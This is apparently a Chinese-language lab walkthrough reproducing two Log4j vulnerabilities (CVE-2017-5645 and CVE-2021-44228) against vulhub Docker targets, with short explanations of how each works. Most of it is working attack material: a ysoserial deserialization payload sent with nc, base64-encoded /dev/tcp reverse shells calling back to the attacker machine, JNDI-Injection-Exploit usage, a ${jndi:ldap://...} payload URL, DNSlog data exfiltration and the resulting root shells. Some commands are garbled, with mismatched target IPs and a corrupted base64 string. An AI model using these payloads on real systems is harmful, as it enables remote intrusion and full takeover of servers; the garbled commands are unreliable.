

Log4j (CVE-2017-5645)

反序列化漏洞

环境搭建

```
[root@localhost CVE-2017-5645]# docker-compose up -d
WARN[0000] /root/.vulnhub/log4j/CVE-2017-5645/docker-compose.yml: `version` is obsolete
[+] Running 8/8
✓ log4j Pulled
✓ 2a72cbf407d6 Pull complete
✓ 35b826b31940 Pull complete
✓ cb043c2d1520 Pull complete
✓ 0b9d9a7482db Pull complete
✓ 0f72e4c44d5e Pull complete
✓ cc097d790b50 Pull complete
✓ eef4e286b124 Pull complete
[+] Running 2/2
✓ Network cve-2017-5645_default Created
✓ Container cve-2017-5645-log4j-1 Started
[root@localhost CVE-2017-5645]#
```

- 靶机: 192.168.2.254:4712
- 攻击机: 192.168.2.13
- jdk 1.8
- 扫描确定端口是否正常开启, 否则白忙活

开放端口

```
2024/10/22 1:12:07 开始扫描...
192.168.2.254:22
192.168.2.254:80
192.168.2.254:4712
192.168.2.254:4712
192.168.2.254:4712
192.168.2.254:4712
192.168.2.254:4712
2024/10/22 1:12:15 扫描结束...
备注:
1、超时越大结果越准确(建议2-6秒)
2、缓冲区越大越快, 丢包越多, 越小越慢, 结果越准
3、根据双方的网络情况自行设置, 建议1000-10000之间)
```

- 下载 Ysoserial.jar
- <https://www.123pan.com/s/H4C6Vv-MGBjh.html> 提取码: GGBD

漏洞复现

- ysoserial生成payload发送

```
1 java -jar ysoserial.jar CommonsCollections5 "touch /tmp/success" | nc
192.168.2.254 4712
```

```
(root@kali)~# java -jar ysoserial.jar CommonsCollections5 "touch /tmp/success" | nc 192.168.2.254 4712
```

- 这里不知道是什么原因,虽然没有成功创建处success,但是创建了一个 1 的文件时间是对的上的,说明存在远程命令执行
- 那么开始尝试反弹shell

```

1  #在线编码
2  http://www.hiencode.com/base64.html
3  #对反弹shell进行编码
4  sh -i >& /dev/tcp/192.168.2.13/8888 0>&1
5  #得到
6  c2ggLWkgPiYgL2Rldi90Y3AvMTkyLjE2OC4yLjEzLzg4ODggMD4mMQ==
7  #写命令
8  bash -c "{echo,c2ggLWkgPiYgL2Rldi90Y3AvMTkyLjE2OC4yLjEzLzg4ODggMD4mMQ==}|{base64,-d}|{bash,-i}" | nc 192.168.117.130 4712

```

- 开启监听

```

1  nc -lvvp 8888

```

```

(root@kali)-[~]
# nc -lvvp 8888
listening on [any] 8888 ...

```

- 执行命令

```

1  bash -c "{echo,c2ggLWkgPiYgL2Rldi90Y3AvMTkyLjE2OC4yLjEzLzg4ODggMD4mMQ==}|{base64,-d}|{bash,-i}" | nc 192.168.117.130 4712

```

```

(root@kali)-[~]
# bash -c "{echo,c2ggLWkgPiYgL2Rldi90Y3AvMTkyLjE2OC4yLjEzLzg4ODggMD4mMQ==}|{base64,-d}|{bash,-i}" | nc 192.168.117.130 4712
(root@kali)-[~]
# sh -i >& /dev/tcp/192.168.2.13/8888 0>&1

```

- 反弹成功

```

(root@kali)-[~]
# nc -lvvp 8888
listening on [any] 8888 ...
192.168.2.13: inverse host lookup failed: Unknown host
connect to [192.168.2.13] from (UNKNOWN) [192.168.2.13] 54624
sh-5.2# whoami
whoami
root
sh-5.2# ls
ls
install_panel.sh
ysoserial.jar
sh-5.2#

```

漏洞原理

- 概念: `Apache log4j` 是一个用于java的 `日志记录库`, 支持启动远程日志服务
- 原理: 以tcp为例, 传入的 `inputstream`, 没有 `过滤` 被包装为 `ObjectInputStream`, 传给 `logEvents` 后执行了 `readObject()` 进行反序列化

Log4j (CVE-2021-44228)

远程命令执行

环境搭建

```
[root@localhost CVE-2021-44228]# docker-compose up -d
WARN[0000] /root/vulhub/log4j/CVE-2021-44228/docker-compose.yml: `version` is obsolete
[+] Running 1/0
✔ Container cve-2021-44228-solr-1 Running
[root@localhost CVE-2021-44228]#
```

- 靶机: `192.168.2.254`
- 攻击机: `192.168.2.14`
- 需要用到 `DNSlog` 数据外带
- 访问: `http://192.168.2.254:8983/admin/cores?action=1` ->这里为什么要访问这个目录呢?
- 原因: 根据官方文档

漏洞验证

异步调用

由于某些集合 API 调用可能是长时间运行的任务 (例如 SPLITSHARD), 因此您可以选择异步运行这些调用。指定后, 您可以进行异步调用, 可以随时使用 `REQUESTSTATUS` 调用请求其状态。提供的 ID 可以是任何字符串, 只要其中没有 `/` 即可。 `async=<request-id> /`

截至目前, `REQUESTSTATUS` 不会自动清理跟踪数据结构, 这意味着除非手动清除, 否则已完成或失败的任务的状态将存储在 ZooKeeper 中。 `DELETESTATUS` 可用于清除存储的状态。但是, 集群中存储的异步调用响应数量限制为 10,000 个。

异步请求示例

输入

V1 API

V2 API

`http://localhost:8983/solr/admin/collections?action=SPLITSHARD&collection=collection1&shard=s`

- 我们传参数看看有什么效果

Refresh Record

ri708t.dnslog.cn

DNS Query Record	IP Address	Created Time
1.8.0_102.ri708t.dnslog.cn	112.25.12.136	2024-10-22 10:20:09
_.8.0_102.ri708t.dnslog.cn	112.25.12.136	2024-10-22 10:20:09
_.0_102.ri708t.dnslog.cn	112.25.12.136	2024-10-22 10:20:09
_.ri708t.dnslog.cn	112.25.12.136	2024-10-22 10:20:08

- DNS有数据被带出来说明存在 **命令执行漏洞**
- 下载工具,准备攻击

```
1 wget https://github.com/welk1n/JNDI-Injection-Exploit/releases/download/v1.0/JNDI-Injection-Exploit-1.0-SNAPSHOT-all.jar
```

```
(root@kali)-[/home/tomato/桌面]
# wget https://github.com/welk1n/JNDI-Injection-Exploit/releases/download/v1.0/JNDI-Injection-Exploit-1.0-SNAPSHOT-all.jar
--2024-10-22 09:52:34-- https://github.com/welk1n/JNDI-Injection-Exploit/releases/download/v1.0/JNDI-Injection-Exploit-1.0-SNAPSHOT-all.jar
正在解析主机 github.com (github.com)... 20.205.243.166
正在连接 github.com (github.com)|20.205.243.166|:443... 已连接。
已发出 HTTP 请求，正在等待回应... 302 Found
位置: https://objects.githubusercontent.com/github-production-release-asset-2e65be/214062806/cb96e400-04a5-11ea-8ebf-342ff7d4f408?X-Amz-Algorithm=AWS4-HMAC-SHA256&X-Amz-Credential=releaseassetproduction%2F20241022%2Fus-east-1%2Fs3%2Faws4_request&X-Amz-Date=20241022T015235Z&X-Amz-Expires=300&X-Amz-Signature=013160fbaaf8133e76db50580657e42b6a803d4519aaa155b526a46106155bbc&X-Amz-SignedHeaders=host&response-content-disposition=attachment%3B%20filename%3DJNDI-Injection-Exploit-1.0-SNAPSHOT-all.jar&response-content-type=application%2Foctet-stream [跟随至新的 URL]
--2024-10-22 09:52:35-- https://objects.githubusercontent.com/github-production-release-asset-2e65be/214062806/cb96e400-04a5-11ea-8ebf-342ff7d4f408?X-Amz-Algorithm=AWS4-HMAC-SHA256&X-Amz-Credential=releaseassetproduction%2F20241022%2Fus-east-1%2Fs3%2Faws4_request&X-Amz-Date=20241022T015235Z&X-Amz-Expires=300&X-Amz-Signature=013160fbaaf8133e76db50580657e42b6a803d4519aaa155b526a46106155bbc&X-Amz-SignedHeaders=host&response-content-disposition=attachment%3B%20filename%3DJNDI-Injection-Exploit-1.0-SNAPSHOT-all.jar&response-content-type=application%2Foctet-stream
正在解析主机 objects.githubusercontent.com (objects.githubusercontent.com)... 185.199.108.133, 185.199.109.133, 185.199.110.133
正在连接 objects.githubusercontent.com (objects.githubusercontent.com)|185.199.108.133|:443... 已连接。
已发出 HTTP 请求，正在等待回应... 200 OK
长度: 10357468 (9.9M) [application/octet-stream]
正在保存至: "JNDI-Injection-Exploit-1.0-SNAPSHOT-all.jar"

JNDI-Injection-Exploit-1 100%[=====>] 9.88M 4.09MB/s 用时 2.4s

2024-10-22 09:52:39 (4.09 MB/s) - 已保存 "JNDI-Injection-Exploit-1.0-SNAPSHOT-all.jar" [10357468/10357468]
```

```
1 # 反弹shell
2 bash -i >& /dev/tcp/192.168.2.14/8888 0>&1
3 # base64编码
4 YmFzaCAtaSA+JiAvZGV2L3RjcC8xOTIuMTY4LjIuMTQvODg4OCAPiYx
5 # 工具调用
6 java -jar JNDI-Injection-Exploit-1.0-SNAPSHOT-all.jar -C bash -c "
    {echo,YmFzaCAtaSA+JiAvZGV2L3RjcC8xOTIuMTY4LjIuMTQvODg4OCAPiYx}|{base64,-d}|
    {bash,-i}" -A 192.168.2.14
```

```
(root@kali)-[/home/tomato/桌面]
# java -jar JNDI-Injection-Exploit-1.0-SNAPSHOT-all.jar -C bash -c "{echo,java -jar JNDI-Injection-Exploit-1.0-SNAPSHOT-all.jar -C bash -c \"{echo,c2ggLWkgPiVgL2Rldi90Y3AmMTk4LjE2OC4yLjE0Lz40ODggWD4mMQ==}|{base64,-d}|{bash,-i}\" -A 192.168.2.14}|{base64,-d}|{bash,-i}" -A 192.168.2.14
pipe pipe cursh>
pipe pipe cursh>


(root@kali)-[/home/tomato/桌面]
# java -jar JNDI-Injection-Exploit-1.0-SNAPSHOT-all.jar -C bash -c "{echo,YmFzaCAtaSA+JiAvZGV2L3RjcC8xOTIuMTY4LjIuMTQvODg4OCAPiYx}|{base64,-d}|{bash,-i}" -A 192.168.2.14
Picked up _JAVA_OPTIONS: -Dawt.useSystemAAFontSettings=on -Dswing.aatext=true
[ADDRESS] >> 192.168.2.14
[COMMAND] >> bash -c {echo,YmFzaCAtaSA+JiAvZGV2L3RjcC8xOTIuMTY4LjIuMTQvODg4OCAPiYx}|{base64,-d}|{bash,-i}
-----JNDI Links-----
Target environment(Build in JDK 1.8 whose trustURLCodebase is true):
rm1://192.168.2.14:1389/2w5fqu
Target environment(Build in Tomcat 8.5.90 whose trustURLCodebase is true):
rm1://192.168.2.14:1099/macp2j
ldap://192.168.2.14:1389/macp2j
Target environment(Build in JDK whose trustURLCodebase is false and have Tomcat 8+ or SpringBoot 1.2.x+ in classpath):
rm1://192.168.2.14:1099/crcld4
-----Server Log-----
2024-10-22 10:23:22 [JETTYSERVER]>> Listening on 0.0.0.0:8180
2024-10-22 10:23:22 [RMISERVER] >> Listening on 0.0.0.0:1099
2024-10-22 10:23:23 [LDAPSERVER] >> Listening on 0.0.0.0:1389
2024-10-22 10:27:30 [LDAPSERVER] >> Send LDAP reference result for 2w5fqu redirecting to http://192.168.2.14:8180/ExecTemplateJDK8.class
2024-10-22 10:27:30 [JETTYSERVER]>> Log a request to http://192.168.2.14:8180/ExecTemplateJDK8.class
2024-10-22 10:27:30 [LDAPSERVER] >> Send LDAP reference result for 2w5fqu redirecting to http://192.168.2.14:8180/ExecTemplateJDK8.class
2024-10-22 10:27:30 [JETTYSERVER]>> Log a request to http://192.168.2.14:8180/ExecTemplateJDK8.class
```

- 与此同时再打开一个终端，监听 **8888** 端口

```
1 nc -lvp 8888
```

- 将 **ldap://192.168.2.14:1389/2w5fqu** 复制过来

```
1 http://192.168.2.254:8983/solr/admin/cores?
    action=${jndi:ldap://192.168.2.14:1389/2w5fqu}
```



- 成功反弹

```
(root@kali) ~  
# nc -lvnp 8888  
listening on [any] 8888 ...  
connect to [192.168.2.14] from (UNKNOWN) [192.168.2.254] 33846  
bash: cannot set terminal process group (1): Inappropriate ioctl for device  
bash: no job control in this shell  
root@f1ad65779178:/opt/solr/server# ls  
ls  
README.txt  
contexts  
etc  
lib  
logs  
modules  
resources  
scripts  
solr  
solr-webapp  
start.jar  
root@f1ad65779178:/opt/solr/server# whoami  
whoami  
root
```

原理

- 当用户输入信息时,应用程序中的log4j2组件会将信息记录到日志中,假如日志中存在语句 `{jndi:rmi://xxxx.dnslog.cn/bug}`,log4j就会去解析信息
- 通过 `jndi` 的 `lookup()` 方法去解析该url,解析到 `rmi` 就回去rmi中找一个叫bug的资源,找不到就会去http服务中找
- 在http服务中找到shell之后,会将资源信息返回给应用程序的log4j组件,而log4j组件就会下载下来,发现bug是个 `.class` 文件,就会执行里面的代码,攻击者可以通过shell实现任意命令执行